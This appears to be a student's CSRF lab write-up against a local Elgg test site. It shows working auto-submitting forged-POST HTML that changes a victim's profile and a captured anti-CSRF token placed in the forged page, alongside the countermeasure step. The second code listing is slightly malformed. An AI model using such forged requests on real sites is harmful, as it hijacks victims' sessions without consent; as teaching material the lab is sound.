
After posting the malicious link into the body of the blog post, now I modified the given html code so that it performs the forging of the HTTP POST request. From the given code I modified the value of the name field to 'Alice', modified the value of the brief description to 'Bob is my Hero' then I modified the value of the access level to 2 and then finally I modified the value of the field guid to 42, which is the id for Alice. We found this value from using the inspect element in Firefox. Then under the action variable I gave the edit profile link to that variable. So that the values from the fields get populated in the form present in the Edit profile link.



```
/var/www/CSRF/Attacker/index.html - Sublime Text (UNREGISTERED) 8:39 PM
File Edit Selection Find View Goto Tools Project Preferences Help


index.html
1 <html>
2 <body>
3 <h1>This page forges an HTTP POST request for TASK 3.</h1>
4 <script type="text/javascript">
5   function forge_post()
6   {
7     var fields;
8     // The following are form entries need to be filled out by attackers.
9     // The entries are made hidden, so the victim won't be able to see them.
10    fields += "<input type='hidden' name='name' value='Alice'>";
11    fields += "<input type='hidden' name='briefdescription' value='Bob is my Hero'>";
12    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
13    fields += "<input type='hidden' name='guid' value='42'>";
14    // Create a <form> element.
15    var p = document.createElement("form");
16    // Construct the form
17    p.action = "http://www.csrflabelgg.com/action/profile/edit";
18    p.innerHTML = fields;
19    p.method = "post";
20    // Append the form to the current page.
21    document.body.appendChild(p);
22    // Submit the form
23    p.submit();
24  }
25  // Invoke forge_post() after the page is loaded.
26  window.onload = function() { forge_post();}
27 </script>
28 </body>
29 </html>
```

After modifying the values in the HTML page, I saved it in the attacker's directory. After saving the file I restarted the apache server which hosts all the webpages for the ELGG site. I restarted the apache server using the command `sudo service apache2 restart`. I do the restart because I have added a new html page to the webserver.




```
Terminator                                     ↑ En 🔋 🔊 8:41 PM ⚙
/bin/bash                                     /bin/bash 66x24
[04/02/20]seed@VM:.../Attacker$ sudo subl index.html
[04/02/20]seed@VM:.../Attacker$ sudo service apache2 restart
[04/02/20]seed@VM:.../Attacker$
```


This is how the blog looks for all the users.



After logging into Alice account and clicking the blog posted by Bobby, this is how the link looks in the blog. Alice after clicking the link, getting attracted by the blog title, now gets a brief description as Bob is my Hero in her profile.



After clicking the link, the malicious HTML page gets executed and the values from the HTML page for every fields gets populated into the edit profile page of Alice without the knowledge of Alice itself. This is because we have forged the HTTP POST request of Alice with Bobby's malicious code while Alice current session is active. We are able to see the brief description in Alice profile as 'Bob is my Hero'. For this attack we use the POST method because we are using sending data to the server.



Question 1:


Bobby can find Alice's id by using the inspect element in Firefox which is used for inspecting the HTML tags used for constructing a particular webpage.

Question 2:

No, Bobby cannot perform the CSRF attack with anybody visiting the malicious page created by him. This is because the user id will be different for each member visiting the webpage. The attack can be successful only when the user id of the logged in user matches the user id given in the HTML page which Bobby created. The attack can be performed only if the given user id in the HTML page has an active session within the website and by changing the user id in the HTML page Bobby can perform the attack on the other members also.


3.4 Task 4: Implementing a countermeasure for Elgg:

Before doing the attack, I enabled the countermeasure for the ELGG site by commenting the return true statement in the gatekeeper function in the ActionsService.php file which resides in the Elgg directory under the path /var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg.



```
267 }
268
269 /**
270  * @see action gatekeeper
271  * @access private
272  */
273 public function gatekeeper($action) {
274     //return true;
275
276     if ($action === 'login') {
277         if ($this->validateActionToken(false)) {
278             //return true;
279         }
280
281         $token = get_input('_elgg_token');
282         $ts = (int) get_input('_elgg_ts');
283         if ($token && $this->validateTokenTimestamp($ts)) {
284             // The tokens are present and the time looks valid:
285             // this is probably a mismatch due to the
286             // login form being on a different domain.
287             register_error(elgg_services()->translator->translate(
288                 'actiongatekeeper:crosssitelogin'));
289
290             forward('login', 'csrf');
291         }
292
293         // let the validator send an appropriate msg
294         $this->validateActionToken();
295
296     } else if ($this->validateActionToken()) {
297         return true;
298     }
```


Then I modified the value of the brief description to 'I Love Bob' in the malicious page to check whether the attack is working or not after enabling the countermeasure. Then I added the value of elgg_ts and elgg_token which I obtained from the Firefox add-on for the Edit profile link. I added these values in the malicious page created by Bobby. I captured the elgg token and timestamp using the Firefox add-on. The captured token is ztZ2MCEzUt2z7Ssn-YEDA and the timestamp is 1585872997 for the ELGG site, I have used the token and the timestamp in the malicious code so that the site can validate the token and the timestamp.




```
/var/www/CSRF/Attacker/index.html - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help

index.html
1 <html>
2 <body>
3 <h1>This page forges an HTTP POST request for TASK 3.</h1>
4 <script type="text/javascript">
5   function forge_post()
6   {
7     var fields;
8     // The following are form entries need to be filled out by attackers.
9     // The entries are made hidden, so the victim won't be able to see them.
10    fields += "<input type='hidden' name='__elgg_ts' value='1585872997'>";
11    fields += "<input type='hidden' name='__elgg_token'
12              value='ztZ2MCEzUt2z7Ssn-YEDA'>";
13    fields += "<input type='hidden' name='name' value='Alice'>";
14    fields += "<input type='hidden' name='briefdescription' value='I Love Bob'>";
15    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
16    fields += "<input type='hidden' name='guid' value='42'>";
17    // Create a <form> element.
18    var p = document.createElement("form");
19    // Construct the form
20    p.action = "http://www.csrflabelgg.com/action/profile/edit";
21    p.innerHTML = fields;
22    p.method = "post";
23    // Append the form to the current page.
24    document.body.appendChild(p);
25    // Submit the form
26    p.submit();
27    // Invoke forge_post() after the page is loaded.
28    window.onload = function() { forge_post();}
29  </script>
30 </body>
31 </html>
32


.* Aa " "  gatekeeper Find Find Prev Find All
Line 15, Column 58 Tab Size: 4 HTML
```

